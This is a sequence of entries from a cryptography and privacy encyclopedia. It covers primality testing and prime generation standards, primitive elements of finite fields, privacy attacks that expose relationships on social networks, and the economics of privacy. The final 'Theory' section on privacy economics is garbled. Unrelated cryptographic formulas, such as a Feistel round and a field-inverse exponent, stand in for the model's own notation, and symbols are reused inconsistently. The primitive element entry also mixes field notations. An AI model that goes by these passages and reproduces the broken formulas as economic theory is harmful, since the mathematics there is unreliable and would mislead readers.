For example, one can use two iterations of the Miller–Rabin test followed by a single iteration of the Lucas probable prime test to generate 1000-bit primes with probability of error smaller than 2^{-100} (American National Standards for Financial Services 2001; Baillie and Wagstaff Jr 1980; Pomerance et al. 1980). The advantage of this last test is that while composite integers that fool multiple rounds of Miller–Rabin are well known, there is yet no known composite integer that passes even a single Miller–Rabin test to the base 2 followed by a single Lucas probable prime test, (Pomerance 1984).

The Frobenius–Grantham test (Grantham 1998), on the other hand, is slightly more complicated to implement than the other probabilistic tests mentioned. Furthermore, each iteration takes about 3 times as long as one iteration of the Miller–Rabin test, although the *worst case* probability of error on each iteration is considerably smaller than that of Miller–Rabin. To achieve an error probability that is less than 2^{-100} for 768-bit candidates or greater, one need only run two iterations of the Frobenius–Grantham test.

Primality Proofs

Several primality proving algorithms also exist. In 1983, Adleman, Pomerance, and Rumely presented a deterministic primality proving algorithm, whose running time is bounded, for sufficiently large n, by $k \cdot (\ln n)^{c \cdot (\ln \ln \ln n)}$, for some constants k and c, making it almost polynomial in the size of the input. Cohen and Lenstra (1986, 1984) simplified the algorithm both theoretically and algorithmically. Further improvements

were made by Bosma and van der Hulst (1989). See also (Mihăilescu 1997) for a generalization of the theory used in these tests. The version of this algorithm used in practice is randomized. The algorithm is referred to by different names, such as the Adleman–Pomerance–Rumely or the Cohen–Lenstra–Bosma algorithm, the Jacobi Sum Test, and the Cyclotomy Method. While efficient in practice (the primality of numbers that are several hundred decimal digits long can be proved in just a few minutes on fast workstations), the algorithm is not easy to program, and the possibility of undetected bugs is very likely.

Later, Goldwasser and Kilian (1986) proposed a randomized primality proving algorithm, based on elliptic curves, running in *expected* polynomial-time on almost all inputs. This algorithm is inefficient in practice. Adleman and Huang (1992) extended these results and designed a primality proving algorithm whose expected running time is polynomial for all inputs. This established, without the use of any unproven assumptions, that the problem of determining whether or not an integer n is prime can be solved, without any probability of error, by a randomized algorithm that runs in time polynomial in the size of the input of the problem. Atkin (Atkin 1986; Atkin and Morain 1993, 1992) developed a similar algorithm known as Elliptic Curves for Primality Proving (ECPP), which is efficient in practice. The interesting feature of these algorithms is that they produce a certificate of primality, which is a small set of numbers associated with an integer that can be used to prove more efficiently that the integer is prime. So even though the algorithm is also difficult to implement, the results (more specifically the primality certificate) can be verified by an independent implementation, allowing bugs in the code to be detected. ECPP has been used to prove the primality of numbers having more than 1000 decimal digits.

Finally, in 2002, Agrawal, Kayal, and Saxena (2004) discovered a primality-testing algorithm that runs in polynomial time in the size of the candidate for all candidates, without any randomization, no probability of error, and not based on any unproven assumptions (such as ERH). This demonstrates that the problem of determining whether or not a given integer is prime is in the complexity class P (Computational Complexity). Even though the algorithm is in P, it is far from being as efficient as the probabilistic tests previously mentioned (e.g., Miller–Rabin). In practice, the probabilistic algorithms are preferred for generating prime numbers

because of their efficiency and since the likelihood of an error can be made acceptably small, thus conferring no practical advantage to primality proving algorithms for the generation of primes. For instance, the probability that the Miller–Rabin test erroneously declares a composite integer to be prime can efficiently be made smaller than the probability that a computer running a primality proving algorithm would have an undetectable hardware error, leading to an erroneous result.

Other primality proving algorithms exist that are efficient in practice for candidates n having special forms, such as *Mersenne numbers*, or, for example, when the factorization of $n - 1$ is known. A Mersenne number is an integer of the form $2^m - 1$, for $m \geq 2$. A Mersenne number that is a prime is called a *Mersenne prime*. The *Lucas–Lehmer primality test for Mersenne numbers* has been used to prove the primality of integers of over 4 million digits. (Notably, $2^{13466917} - 1$ was proved to be prime using this algorithm.)

Overview

Table 1 summarizes the algorithms that have been discussed. *Rand* stands for a randomized algorithm, while *Det* stands for a deterministic algorithm. *PT* is for polynomial-time. *Prob* stands for a probabilistic primality test, while *PProv* designates a primality proving algorithm and *PProvCert* a PProv that also produces a certificate of primality. Note that a deterministic polynomial-time primality-testing algorithm implicitly provides a trivial certificate of primality consisting simply of the number determined to be prime.

Prime Number, Table 1 Some common primality proving algorithms

Algorithm Name	Type	Based On	Year	Ref.
Solovay–Strassen	Prob. Rand, PT	Euler criteria	1977	Atkin and Larson (1982), Solovay and Strassen (1977)
Miller–Rabin (strong pseudoprime test)	Prob. Rand, PT	Fermat's Little Theorem and the fact that ±1 are the only square roots of 1 modulo an odd prime	1976–1980	Knuth (1981), Miller (1976), Rabin (1976, 1980)
Adleman–Pomerance–Rumely (Cohen–Lenstra–Bosma, Jacobi Sum Test, Cyclotomic Method)	PProv. Det, almost PT	Set of congruences which are analogues of Fermat's theorem in certain cyclotomic rings	1983	Adleman et al. (1983), Bosma and van der Hulst (1989), Cohen and Lenstra (1984, 1986)

Algorithm Name	Type	Based On	Year	Ref.
Goldwasser–Kilian	PProvCert. Expected PT	Elliptic curves	1986–1992	Adleman and Huang (1992), Goldwasser and Kilian (1986)
Elliptic Curve Primality (ECPP, Atkin, Atkin–Morain)	PProvCert. Expected PT	Elliptic curves	1986–1993	Atkin (1986), Atkin and Morain (1992, 1993)
Frobenius–Grantham	Prob. Rand, PT	Quadratic polynomials and Frobenius automorphism	1998	Grantham (1998)
Agrawal–Kayal–Saxena	PProvCert. Det, PT	Variation on Fermat's Little Theorem	2002	Agrawal et al. (2004)

Other techniques do not generate prime numbers by applying a primality test to randomly chosen candidates, rather they construct, in a special way, integers that are guaranteed to be primes. Examples of constructive prime generation algorithms are Shawe–Taylor's algorithm (1986) and Maurer's method (Maurer 1989, 1995), which are both recursive randomized algorithms that return guaranteed primes. The former will reach roughly 10% of all primes of a specified size, while the latter generates primes that are almost uniformly distributed over the set of all primes of a specified size.

Various standards describe algorithms for generating prime numbers. For example, the sole purpose of the ANSI standard X9.80-2001 (American National Standards for Financial Services 2001) is to describe primality tests and prime number generation techniques for public-key cryptography. The standard is intended to be the normative reference in this topic for other ANSI X9 standards. Three probabilistic methods for testing integers for primality are described (Miller–Rabin, Lucas–and Frobenius–Grantham), four deterministic methods (including ECPP and trial division, for sufficiently small primes), along with methods for generating prime numbers that use these primality tests, as well as a description of a sieving procedure. The standard also describes two methods for direct construction of prime numbers (Maurer's algorithm and the Shawe–Taylor algorithm). There are also descriptions of methods for generating primes with additional properties, such as safe primes and strong primes. NIST's FIPS 186-2 (1993) describes the Miller–Rabin primality test and an algorithm for generating primes with certain properties for the Digital Signature Standard. The algorithm uses the Miller–Rabin test or any other primality test, where

the probability of a non-prime number passing the test can efficiently be made to be at most 2^{-80}. The algorithm generates two sufficiently large primes, q and p, in such a way that q divides $p - 1$. Furthermore, the algorithm provides a *seed* that can be used to demonstrate, under reasonable assumptions, that the primes were not intentionally constructed to be "weak" in a way that the entity who constructed them could subsequently exploit their structure to recover other entities' cryptographic private keys.

Cross-References

Certificate of Primality
Integer Factoring
Primality Proving Algorithm
Primality Test
Pseudoprime

Recommended Reading

Adleman LM, Huang M-DA (1992) Primality testing and abelian varieties over finite fields. Lecture notes in mathematics, vol 1512. Springer, Heidelberg
[zbMATH]

Adleman LM, Pomerance C, Rumely RS (1983) On distinguishing prime numbers from composite numbers. Ann Math 117:173–206
[MathSciNet][zbMATH]

Agrawal M, Kayal N, Saxena N (2004) PRIMES is in P. Ann Math 160(2):781–793
[MathSciNet][zbMATH]

American National Standards for Financial Services (2001) Prime number generation, primality testing, and primality certificates: X9.80

Atkin AOL (1986, August) Lecture notes of a conference, Boulder, Colorado

Atkin AOL, Larson RG (1982) On a primality test of Solovay and Strassen. SIAM J Comput 11(4):789–791
[MathSciNet][zbMATH]

Atkin AOL, Morain F (1992) Finding suitable curves for the elliptic curve method of factorization. Math Comput 60(201):399–405
[MathSciNet][zbMATH]

Atkin AOL, Morain F (1993) Elliptic curves and primality proving. Math Comput 61(203):29–68

[MathSciNet][zbMATH]

Baillie RJ, Wagstaff SS Jr (1980) Lucas pseudoprimes. Math Comput 35:1391–1417
[MathSciNet][zbMATH]

Beauchemin P, Brassard C, Crépeau C, Goutier C, Pomerance C (1998) The generation of random numbers that are probably prime. J Cryptol 1:53–64
[MathSciNet][zbMATH]

Bosma W, van der Hulst M-P (1989) Workshop on the theory and application of cryptographic techniques. In: Advances in cryptographic – proceedings of EUROCRYPT‘89, Houthalen, Belgium, April 10–13, 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 652–656

Brandt J, Damgård I (1993) On generation of probable primes by incremental search. In: Advances in cryptology—CRYPTO’92, Santa Barbara. Lecture notes in computer science, vol 740. Springer, Berlin, pp 358–370
[zbMATH]

Cohen H, Lenstra AK (1986) Implementation of a new primality test. Math Comput 48(177):103–121, S1–S4
[MathSciNet][zbMATH]

Cohen H, Lenstra HW Jr (1984) Primality testing and Jacobi sums. Math Comput 42(165):297–330
[MathSciNet][zbMATH]

Damgård I, Landrock P, Pomerance C (1993) Average case error estimates for the strong probable prime test. Math Comput 61(203):177–194
[MathSciNet][zbMATH]

Goldwasser S, Kilian J (1986) Almost all primes can be quickly certified. In: Proceedings of the 18th annual ACM symposium on theory of computing, Berkeley, pp 316–329

Gordon J (1985) Strong primes are easy to find. In: Advances in cryptology—proceedings of EUROCRYPT’84, Paris. Lecture notes in computer science, vol 209. Springer, Berlin, pp 216–223
[zbMATH]

Grantham J (1998) A probable prime test with high confidence. J Number Theory 72:32–47
[MathSciNet][zbMATH]

Knuth D (1981) The art of computer programming—seminumerical algorithms, vol 2, 2nd edn. Addison-Wesley, Reading
[zbMATH]

Maurer UM (1989) Fast generation of secure RSA-moduli with almost maximal diversity. In: Advances in cryptology—EUROCRYPT’89, Houthalen. Lecture notes in computer science, vol 434. Springer, Berlin, pp 636–647
[zbMATH]

Maurer UM (1995) Fast generation of prime numbers and secure public-key cryptographic parameters. J Crypto 8(3):123–155
[MathSciNet][zbMATH]

Mihăilescu P (1997) Cyclotomy of rings and primality testing. PhD thesis, Swiss Federal Institute of Technology Zürich, Dissertation ETH No. 12278

Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
[MathSciNet][zbMATH]

NIST (1993, February) Digital signature standard. FIPS PUB 186

Pomerance C (1984) Are there counter-examples to the Baillie-PSW primality test?

Pomerance C, Selfridge JL, Wagstaff SS Jr (1980) The pseudoprimesto 25×10^9. Math Comput 35(151):1003–1026
[zbMATH]

Rabin MO (1976) Probabilistic algorithms. In: Traub JF (ed) Algorithms and complexity: new directions and recent results. Academic, New York, pp 21–39
[zbMATH]

Rabin MO (1980) A probabilistic algorithm for testing primality. J Number Theory 12:128–138
[MathSciNet][zbMATH]

Rivest RL, Silverman RD (1998) Are 'strong' primes needed for RSA? Technical report. RSA Data Security, Redwood City
[zbMATH]

Shawe-Taylor J (1986) Generating strong primes. Electron Lett 22:875–877
[zbMATH]

Solovay R, Strassen V (1977) A fast Monte-Carlo test for primality. SIAM J Comput 6(1):84–85
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_426

Primitive Element

Burt Kaliski Jr[71] ✉
(71) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski Jr**
Email: bkaliski@alum.mit.edu

Definition

A *primitive element* of a finite field is a generator of the multiplicative group of the field.

Theory

Let α be an element of the finite field $\mathbb{F}_{q^d}$. If α is a generator of $\mathbf{F}_{p^d}^*$, i.e., if the set of elements α, α^2, α^3, … traverses all elements in $\mathbf{F}_{p^d}^*$, then α is a *primitive element*.

Let $f(x)$ be the irreducible polynomial of degree d used to construct the extension field $\mathbb{F}_{q^d}$ over the subfield $\mathbf{F}_q$, and let α be a root of $f(x)$. If α is a primitive element then $f(x)$ is called a *primitive polynomial*.

Every finite field $\mathbb{F}_{q^d}$ has $\phi(q^d - 1)$ primitive elements and $\phi(q^d - 1)/d$ primitive polynomials, where ϕ is Euler's totient function.

In the degenerate case where $d = 1$, any element α that generates the multiplicative group $\mathbb{F}_q^*$ is a primitive element; the corresponding primitive polynomial is $x - \alpha$.

Applications

In cryptosytems based on extension fields, it may be convenient for an implementation to use an irreducible polynomial whose root is also a primitive element of the extension field.

Cross-References

Extension Field
Finite Field
Generator
Group

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300714

Privacy

Cellular Privacy
Chaffing and Winnowing
Economics of Surveillance
Genome Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300718

Privacy Assessment

Privacy Metrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1601

Privacy Attacks Against Relationship on OSNs

Na Li[72] ✉
(72) Department of Computer Science, Prairie View A&M University, Prairie View, TX, USA

✉ **Na Li**
Email: nali@PVAMU.EDU

Synonyms

Relationship on OSNs

Definitions

People interact with each other in different kinds of activities (i.e., sending messages and forming small groups of the same interest) on online social networks (OSNs) so that their relationships are developed accordingly, which makes the community evolve gradually. Some relationships can be made public, while the others should be kept private. However, those private relationships often become target for attacks. Literately, the definition of private relationship can be referred to as the existence of a particular relationship or the strength of the relationship among two or more people.

Background

People and their relationships are indispensable components in social communities. Rich data generated from users' profile and online activities can be used to discover their potential relationship with others. On the other hand, a variety of OSN applications that serve or entertain users have been developed with the relationship data of users. Moreover, the data collected from OSN users, including relationship data, may be shared with third parties for commercial or academic purposes. People's relationships on OSNs are playing an important role in the development of digital communities.

However, more and more users are concerned about the disclosure of their sensitive relationship on OSNs which they would like to keep private. For instance, a newly created connection on Linkedin between an employee from Company M and a person from the HR Department of M's competitor, Company N, may be an indicator that the employee may leave his current position. Therefore, exposing such a connection may make him feel uncomfortable. Another example is a dating relationship between Alice and Bob may be considered private as they do not want to make it open.

We focus on three scenarios in which users' private relationships may be compromised on OSNs (1) when analyzing rich data on OSNs; (2) when using OSN applications; and (3) when OSN data is shared to third parties.

Telling Relationship from Rich OSN Data

Thanks to the rich data collected on OSNs, people can be recommended to be friends on Facebook. However, it is quite challenging to drop a line between properly discovering and compromising users' relationship. User's profile data, such as education background – which school the user is studying at and when he joined it, location and hobbies, and his relationship data were often used to discover users' similarity. If two users are quite similar, they may know each other in real world with a higher probability, so they should be recommended to make friends on OSNs (Chen et al. 2009; Dong et al. 2012; Wan et al. 2013; Huang et al. 2016). However, if people do not want to share their real-world relationship in the digital social community, all of the friend recommendation algorithms developed by OSNs have the potential to compromise people's privacy.

Moreover, semantically rich photos shared on OSNs cause more users to be panic about their privacy disclosure. Online photo sharing has become

a popular activity for Internet users, especially with the development of Web 2.0-based online social networks as well as the advent of smart phones with high-quality camera embedded, which enables users to record their life anytime and anywhere. However, semantically rich photos contain not only what their uploaders wanted to share but also what they did not mean to reveal to others, which is considered sensitive. The sensitive photo content may not only disclose the users' location and personal habits but also unnecessarily expose their friends and acquaintances involved in the photos (Yu et al. 2017; Li et al. 2019).

In addition to the existence of a relationship, the strength of a relationship may also be sensitive, which can be concluded with users' behaviors on OSNs. For instance, if two users have a frequent communication on a daily basis, like posting about 50 messages on each other's Facebook wall every day, they must be very close. Similarly, if two users are often colocated in images shared on Flicker, they should know each other pretty well. If such a relationship is not what the involved users involved would like to open to others, the data posted on OSNs causes users' privacy breach.

Finding Hidden Relationship in Apps

Users' relationship data on OSNs are often presented by graphs, where nodes represent users and edges denote relationship. Some applications developed by OSNs leverage such graphs, for example, friend search engine. On Facebook, if clicking the tab of "Friends" on an individual's profile page, his friends will be listed. What actually happens in the background is that a query is issued to the server to fetch the list of friends. Here friends are defined as one-hop neighbors of the queried user in the relationship graph.

As a matter of fact, the design of privacy-aware friend search engine is not straightforward. For OSN operators, they would like to share all friends of individuals in response to friend query so as to encourage the requester to make friends with others; however, users may not want to share their friends. Therefore, Li (2014) proposes to have users set a value of k, indicating their privacy preference – how many friends they feel comfortable to share. Then, with the assumption that a requester makes queries individually, a strategy was developed to determine which k friends

to respond particularly handling the trade-off between preserving privacy and stimulating sociability on OSNs. Naive strategies, such as randomly selecting k friends or always choose the top k with highest impact on the sociability of the OSN, will not work, due to the bidirectional relationship. Liu and Li (2018) propose a more advanced attack in which attackers collude by sharing their query results so that they have a big view on the relationship graph, which may disclose more hidden relationship, thereby leading to users' privacy breach. To handle such an attack, (Morries et al. 2019) develops a secured search engine which ensures that if a user only allows k of his friends to be disclosed, any attempts of discovering more friends of the user through querying the user's other friends will be a failure.

Compromising Relationship in Data Publishing

The data collected on OSNs is invaluable to third parties, such as researchers and commercial companies. A sociologist can research the evolution of online social communities by analyzing the relationship data. A company may study the OSN data to find a small group of users whom the company can target for products or services. Apparently, conducting local promotion costs much less than advertising to the entire OSN. OSN operators are indeed aware of protecting their users' privacy in data sharing. For example, on privacy policy webpage of Facebook (https://www.facebook.com/policy.php), it says that users' identifiers will be removed before data sharing. However, preserving users' privacy is far beyond simply removing the identifiers, as the attacker may take advantage of his background knowledge to identify his target users and their relationship.

The early work believed that if users' identities can be fully hidden, their relationship can be protected, as showing an edge between two nodes will not tell who and who have the relationship. Several k-anonymity-based preserving technologies were developed (Liu and Terzi 2008; Zhou and Pei 2008) to ensure each node to be indistinguishable with at least k-1 other nodes with the background knowledge of degree or neighborhood of the target. However, Li et al. (2011) realized a problem that if the attacker knows the degrees of two target users and, in the worst case, one user is identifiable from the anonymized data, the attacker may have a confidence

about the existence of the relationship between the two targets, although the anonymized graph satisfies k-degree anonymity.

The privacy preserving technologies are based on graph manipulations, such as deleting or adding edges/nodes, and handle the trade-off between privacy preservation and data utility. Practically, it is difficult to define data utility as the same data may be used for different purposes. In general, the change of graph topology is preferred to retain as much as possible. Additionally, topological properties, such as graph diameter, centrality, and shortest path distribution, are often used to measure the difference of the graph before and after anonymization.

In addition to discovering the existence of sensitive relationship, some literature targets the disclosure of the strength/closeness of a relationship (Liu et al. 2008; Das et al. 2010). The weighted graphs are used to handle those problems, where weights represent the strength/closeness of a relationship. The preservation technologies inject randomness into the weights and handles the trade-off between privacy protection and data utility.

References

Chen J, Geyer W, Dugan C, Muller M, Guy I (2009) Make new friends, but keep the old: recommending people on social networking sites. In: 2009 ACM CHI, pp 201–210

Das S, .Eğecioğlu Ö, Abbadi A (2010) Anonymizing weighted social network graphs. In: IEEE 26th international conference on data engineering (ICDE 2010), pp 904–907

Dong Y, Tang J, Wu S, Tian J, Chawla N, Rao J, Cao H (2012) Link prediction and recommendation across heterogeneous social networks. In: The IEEE 12th international conference on data mining, pp 181–190

Huang S, Zhang J, Wang L, Hua X (2016) Social friend recommendation based on multiple network correlation. IEEE Trans Multimedia 18:287–299
[zbMATH]

Li N (2014) Privacy-aware display strategy in friend search. In: IEEE international conference on communications (ICC), communication and information systems security symposium, pp 951–956

Li N, Zhang N, Das S (2011) Relationship privacy preservation in publishing online social networks. In: IEEE international conference on privacy, security, risk, and trust, pp 443–450

Li F, Sun Z, Li A, Niu B, Li H, Cao G (2019) HideMe: privacy-preserving photo sharing on social networks. In: IEEE conference on computer communications

Liu Y, Li N (2018) Retrieving hidden friends: A collusion privacy attack against online friend search engine. IEEE Trans Inf Forensics Secur 14(4):833–847
[zbMATH]

Liu K, Terzi E (2008) Towards identity anonymization on graphs. In: SIGMOD, ACM, pp 93–106

Liu L, Wang J, Liu J, Zhang J (2008) Privacy preserving in social networks against sensitive edge disclosure. Tech. report CMIDA- HiPSCCS 006-08, Computer Science Department, University of Kentucky

Morris J, Lin D, Squicciarini A (2019) FriendGuard: a friend search engine with guaranteed friend exposure degree. In: The 24th ACM symposium on access control models and technologies, pp 37–48

Wan S, Lan Y, Guo J, Fan C, Cheng X (2013) Informational friendship recommendation in social media. In: 2013 ACM SIGIR, pp 1045–1048

Yu J, Zhang B, Kuang Z, Lin D, Fan J (2017) iPrivacy: image privacy protection by identifying sensitive objects via deep multi-task learning. IEEE Trans Inf Forensics Secur 12(5):1005–1016
[zbMATH]

Zhou B, Pei J (2008) Preserving privacy in social networks against neighborhood attacks. In: The 24th IEEE international conference data engineering. IEEE CS Press, pp 506–515

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300719

Privacy Awareness

Information Privacy Awareness

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300720

Privacy Breach Impacts

Impacts of Information Privacy Violations

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300721

Privacy by default

Data Protection by Design and by Default (DPbDD)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300722

Privacy by Design

Data Protection by Design and by Default (DPbDD)
Privacy-Enhancing Technologies (PET)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300724

Privacy Dilemma

Economics of Privacy and the Paradox of Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300979

Privacy Dilemma, The

Privacy Paradox, The

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1609

Privacy Economics: From Information Theory to Privacy as an Asset

Carly Beckerman[73] ✉ and Julian Williams[74] ✉
(73) Institute of Hazard Risk and Resilience and the School of Government and International Affairs, University of Durham, Durham, UK
(74) Julian Williams Institute of Hazard Risk and Resilience and the Durham University Business School, University of Durham, Durham, UK

✉ **Carly Beckerman (Corresponding author)**
Email: carly.beckerman@durham.ac.uk

✉ **Julian Williams**
Email: julian.williams@durham.ac.uk

Synonyms

Information economics; Value of privacy

Definitions

Privacy economics is a branch of economics that studies the value, protection, and market for privacy and private information. This subfield has several defining features: it considers the construction and nature of information in economic activities, deals typically with personal information, considers the disclosure and dissemination of that information by one or more third parties, and questions the utility and impact of these activities if disclosure is outside of the originating owner's control.

Background

Privacy economics is a subfield of information economics. It focuses on the disclosure and economic use of a type of information that is typically generated and owned by individuals. Privacy economics provides an umbrella term for understanding when this information may be disclosed, subsequently aggregated and used by a third party in a variety of economic activities. Debates surrounding privacy economics largely fall within three frames of reference: agency, asymmetric information, and public good.

Importantly, the notion of agency gives meaning to concepts of private information and valuation. Privacy economics seeks to understand the broad collection of economic activities associated with the collection, aggregation, transmission, and utilization of private information, as well as how these activities affect individual and collective welfare. In this context, agency refers to an individual, or collection of individuals, that is treated as a primitive homogenous entity possessing specific attributes and preferences. The agent may prefer to conceal information or to disclose it. Although the broad literature on privacy economics does not always refer explicitly to the importance of agency, most of the relevant scholarship reflects this core tenet. This is evident in the long history of economic approaches to modelling privacy, with Posner (1981) being an early explicit example and Acquisti et al. (2016) representing a more recent survey.

Early work on privacy and economics focused on the payoff structure resulting from asymmetric information. This “first wave” of scholarship has made many formative contributions. However, while it recognizes that privacy is a multifaceted concept, the analysis has been focused on how asymmetric information impacts various aspects of economic decision-making. Posner (1981) for example, refers to privacy narrowly as “the concealment of information,” “peace and quiet,” or as “a synonym for freedom and autonomy” (Posner, 1981, p405:1).

Subsequent theoretical constructions then modelled economic activities involving the asymmetric possession of private information. For instance, Grossman and Stiglitz (1976, 1980) and Hellwig et al. (1980) instigated basic models of private information in securities trading. Hart (1983) outlined the importance of private information in wage bargaining and the setting of optimal employment contracts. Using similar modelling strategies, Rothschild and Stiglitz (1976) and Hellwig (1988) have

addressed the value of information in determining relative value for insurance contracts. There are also models of asymmetric information in credit markets. Bester and Hellwig (1987) and later Pagano and Jappelli (1993), among others, study the welfare effects of hidden action and private information in loan contracts.

This classic literature focuses on how asymmetric information affects standard economic contracts, which are traditionally modelled under full information. In this sense, the mechanism of privacy is a deliverable tangible economic benefit, allowing individuals to engage in hidden actions and exploit information asymmetries. Within this “first wave”-inspired research, the value of private information is via a second-order effect. There is no explicit welfare gain or loss derived from the exposure of information.

This contrasts to the “second wave” of privacy economics scholarship, which investigates privacy as an asset coupled to the notion of individual and group psychological wellbeing. See, for instance, Brandimarte and Acquisti (2012) and Loewenstein et al. (2014).

Further works, such as Tucker (2012) and Acquisti and Fong (2020), have revisited the classical paradigm while appreciating that privacy, as well as the perception, realization, and associated risks of disclosure, carry explicit costs and benefits. This means that the intrinsic value of an individual piece of information changes as it moves from a private to public sphere of consumption. This is also true in the reverse. The digital economy of sharing via social media generates broad welfare effects, but third parties will harvest, collect, codify, and analyze vast tracts of this personal information. The cost of large-scale information collection is offset by the sizeable socioeconomic and political gains expected from the careful modelling and forecasting of individual behavior across a range of contexts. Anticipated gains will vary widely. Within liberal democracies, for example, perceived breaches of citizen privacy may trigger audience costs (Fearon, 1994). Within authoritarian regimes, benefit may be derived from the suppression of online dissent and the tracking of activists and journalists. These more varied types of effects are documented in Fjell et al. (2010), Tsai et al. (2011), and Egelman and Peer (2015), among others, across the social sciences.

Such activities have also sparked new debates regarding regulation. Tene (2013), for example, provides an overview of global privacy laws, while Kerber (2016) and Romanosky et al. (2011) provide theoretical and

empirical perspectives on the effectiveness of legal mechanisms. Public support for global privacy protection varies widely, however. In the United States, for example, support for international laws and rights is strongly correlated with political ideology and level of individualized morality. See Stolerman and Lagnado (2019).

Theory

Models that embed the notion of privacy within the welfare function of individuals must formalize the mechanisms that define the information object and degree of privacy.

A simple construction is as follows. Consider an information universe with three spheres: private, collection, and utilized. Let $\mathcal{A}^n_{\cdot}$ be the abstract set of information production, private valuation, and retention; $\mathscr{C}$ be the abstract set of collected information and collection mechanisms; and $\mathscr{A}$ be the abstract set of processed public information, analytical tools, payoffs, and actions. The analogy to social media would be that $\mathcal{A}^n_{\cdot}$ is the set of private activities, by one or more individuals, that generates a collection of private information. This might include images, purchasing preferences, and personal messages. $\mathscr{C}$ is the comprehensive or partial codified data that is collected and stored by some technology from $\mathcal{A}^n_{\cdot}$, which can be combined with other information collected across a range of sources. Finally, $\mathscr{A}$ is a series of tools, including search engines, public-facing social media outlets, and private analytical frameworks such as machine learning algorithms. The payoff component of $\mathscr{A}$ contains the ex post welfare for agents whose information sits within the nonprivate sphere.

Within the three information spheres, strategic actions are determined by individual agents. The technology of sharing determines the rules under which these strategic actions are determined. Most rules are imposed by one or a combination of infrastructure providers, legal mechanisms, or social norms, see Campbell et al. (2015).

Agents then make strategic decisions based on local frames of reference. Let $\mathcal{A}^n_{\cdot}$, $\mathscr{C}$, and $\mathscr{A}$ define classes of agents within the spheres $\mathcal{A}^n_{\cdot}$, $\mathscr{C}$, and $\mathscr{A}$, respectively. Agents can belong to one or more of the classes, and the transmission and transformation of information between spheres are a function of each individual agent's actions. Compositionally, this is via a set of general functions $p(\cdot)$, $c(\dot{)}$, and $u(\cdot)$,

where $\cdot$ is a placeholder for a variety of inputs. The action to disclose is defined by a set $\mathscr{A}$. The technology underpinning the information system then determines how $\mathscr{A}$ operates. The simplest form is a binary decision for each agent $A_i(X_j) \in \{0, 1\}$ to disclose an individual piece of information X_j from the private to the public sphere, $\forall i, j \in \{1, \ldots, I\}$. In systems where disclosure is the individual agent's responsibility, then $j = i$, and the collection of all other actions $\boldsymbol{a}_{-i}$ is irrelevant. In other cases, subsets $\boldsymbol{d} \subset \{1, \ldots, I\}$ will have different voting rules, such as full consent for agents with enforceable property rights on X_j.

The information production mechanism for an individual is derived from the primitive object Y_i, which is an unstructured set of histories for a given agent i, $\forall i \in \{1, \ldots, I\}$. Let $\boldsymbol{y}_{-i}$ be the set of all histories for all agents excluding i. The production of personal information can be described by $\{X_i, M_i\} \leftarrow p(Y_i, \boldsymbol{y}_{-i})$, where X_i is a packet of specific personal information and M_i is the associated metadata. The difference between Y_i and X_i is not strictly relevant. However, structurally, Y_i is a psychological representation, whereas X_i is a tangible object. Indeed, X_i may not be consciously understood by agent i and might be inferred through observation of $X_{-\boldsymbol{i}}$ and the identification of some prior information set K_i'.

Let $J_C(\mathbb{F}_{2^n})$ be an operator that assigns ex ante and Ex post property rights of X_i across the collection of agents. This notion is complex and can be specific, such as an enforceable copyright on the social network use of a picture. When X_i is within the private sphere $\mathcal{A}^n_{\cdot}$, then the value of X_i to all agents is given by $\boldsymbol{p}(X_i)$. This could be zero to all agents except i, which is not necessarily true for shared private information.

Transition of X_i from $\mathcal{A}^n_{\cdot}$ is via a technology represented by an abstract function $_C\dot{()}$. In the most general construction, all agents have some actions $\mathscr{A}$ that determine the outcome of the collection function as it operates on X_i and M_i. This is denoted by $F(L, R) = (R, L \oplus f(R))$, , where $\mathscr{X}$ and $\mathscr{M}$ are the set of other possible information packets (these can of course be empty sets). This component represents the transformation of personal information into stored data. Denoting $\boldsymbol{z} \supset \{Z_i, \boldsymbol{z}_{-i}\}$ as the set of all information collected and processed from the private sphere.

The third sphere represents the public frame of reference. $A^{-1} \equiv A^{2^{23}-2}$ denotes welfare derived from the modelling and analysis of $\boldsymbol{z}$ within the public sphere, meaning that $\boldsymbol{u} := \{u_1, \ldots, u_I\}$. For a given X_i, the difference in welfare for the set of agents is given by $\Delta\, \boldsymbol{u} = \boldsymbol{u} - \boldsymbol{p}(X_i)$. This is list of changes in welfare for all agents following the transfer of X_i from the private to the public sphere.

